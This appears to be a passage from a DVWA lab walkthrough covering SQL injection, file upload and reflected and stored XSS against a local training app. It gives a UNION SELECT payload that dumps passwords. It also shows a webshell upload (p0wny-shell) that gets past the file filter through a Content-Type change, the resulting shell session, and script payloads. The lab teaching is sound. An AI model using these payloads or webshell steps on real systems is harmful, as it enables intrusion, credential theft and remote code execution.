Payload inject in id parameter :- **1 UNION SELECT user, password FROM users --**

Inject the sql injection query in id parameter



Output :--



SQL Injection (Blind)

Blind SQL Injection occurs when an application is vulnerable to SQL injection but does **not** return database error messages or query results directly in the HTTP response. Instead, the attacker must infer information from *indirect* signals (response content changes, response time, or out-of-band interactions).

Unlike classic (error/union) SQLi which gives immediate data, blind SQLi requires making yes/no or timing tests to learn about the database.

6. File Upload

file upload vulnerabilities are common and can be **very dangerous** (remote code execution, data exfiltration, stored XSS, malware hosting). Below is a compact, practical, developer-first guide: what it is, how attackers abuse it (conceptually), how to test *safely*, and actionable mitigations with short secure examples.

A **file upload vulnerability** exists when an application accepts files from users but fails to safely validate, store, or serve them. Attackers can upload webshells, scripts, malware, large files to exhaust resources, or files that trigger client-side attacks.



Backdoor download this page :- [github.com/back doorhub/shell-backdoor-list](https://github.com/backdoorhub/shell-backdoor-list)

Use is payload → **p0wny-shell.php**

Security — Low

File Upload Source

vulnerabilities/upload/source/low.php

```
<?php
if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo "<pre>Your image was not uploaded.</pre>";
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}
?>
```

There is a form to upload a file. When I try to upload an empty file with a .php extension, the file will be sent and can be accessed.

Vulnerability: File Upload

Choose an image to upload:

p0wny-shell.php

../../hackable/uploads/p0wny-shell.php succesfully uploaded!


More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

This location hit the url bar

→ **192.168.112.132/dvwa/vulnerabilities/upload/../../hackable/uploads/p0wny-shell.php**

Access the reverse shell to exploit the file upload vulnerability



Security — Medium

File Upload Source

vulnerabilities/upload/source/medium.php

```
<?php
if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}
?>
```



Only JPEG and PNG extensions are allowed

Vulnerability: File Upload

Choose an image to upload:

No file selected.

Your image was not uploaded. We can only accept JPEG or PNG images.



Intercept burp suite: Changed Content-Type

Payload:

Before: Content-Type: application/octet-stream

After: Content-Type: image/jpeg



Vulnerability: File Upload

Choose an image to upload:

Browse...

No file selected.

Upload

../../../../hackable/uploads/p0wny-shell.php **successfully uploaded!**

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload

<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

File will be successfully uploaded to the server

Copy this link and the past the url bar

../../../../hackable/uploads/p0wny-shell.php

Url bar →

Damn Vulnerable Web App x Online - Reverse Shell Ge x +

192.168.112.132/dvwa/vulnerabilities/upload/../../../../hackable/uploads/p0wny-shell.php

p0wny@shell:~# — http://192.168.112.132/dvwa/hackable/uploads/p0wny-shell.php

This time, search with: G b e W ★ □ ⌚ ⚙

Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.

Upload

../../../../hackable/uploads/p0wny-shell.php **successfully uploaded!**

More info

Home

Instructions

Setup


Brute Force

Command Execution

CSRF

File Inclusion

Access the backdoor →



```
ell:~# × Online - Reverse Shell Ge × +  
192.168.112.132/dvwa/hackable/uploads/p0wny-shell.php ☆  
  
p0wny@shell:~/hackable/uploads# ls -al  
total 32  
drwxr-xr-x 2 www-data www-data 4096 Sep 28 06:12 .  
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 ..  
-rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png  
-rw----- 1 www-data www-data 12478 Sep 28 06:12 p0wny-shell.php  
-rw----- 1 www-data www-data 74 Sep 28 05:45 revarce_shall.php  
  
p0wny@shell:~/hackable/uploads# |
```

Exploit → successfully

7. Reflected Cross Site Scripting (XSS)

XSS is a class of web vulnerability where an application includes untrusted data in web pages **without proper validation or escaping**, allowing an attacker to execute arbitrary JavaScript (or other active content) in victims' browsers under the site's origin. That script can steal tokens, perform actions as the user, alter page content, or load further malicious content.

Main types (short)

- **Reflected XSS** — malicious payload is in a request (URL/form) and immediately reflected in the response. One-shot attack via crafted link.
- **Stored XSS** — attacker-supplied payload is stored on the server (comments, profiles) and served to other users later.
- **DOM-based XSS** — vulnerability entirely in client-side JavaScript: untrusted data is used to modify the DOM in an unsafe way.

Exploit reflected XSS:-

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello hello cyberdefntech

More info


<http://ha.ckers.org/xss.html>

http://en.wikipedia.org/wiki/Cross-site_scripting


<http://www.cgisecurity.com/xss-faq.html>

Now try XSS payload in the input field — **<script>alert(1)</script>**

Payload executed successfully and pop-up is generated.



Output :--



8. Stored Cross Site Scripting (XSS)

Go to Stored XSS challenge.

Provide inputs for Name and Message fields and click on the Sign Guestbook button. The given value is stored and will display if user visits this page.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Name: test
Message: This is a test comment.

Name: happy
Message: <script>document.cookie</script>

More info

<http://ha.ckers.org/xss.html>

http://en.wikipedia.org/wiki/Cross-site_scripting

<http://www.cgisecurity.com/xss-faq.html>

Now provide the XSS payload — **<script>prompt('Stored XSS')</script>** in the message field.

It can be observed that provided payload executed successfully and pop-up is generated.

In case of Stored XSS, the provided input will be permanently store in the database and whenever anyone go to that particular page the provided payload will execute.

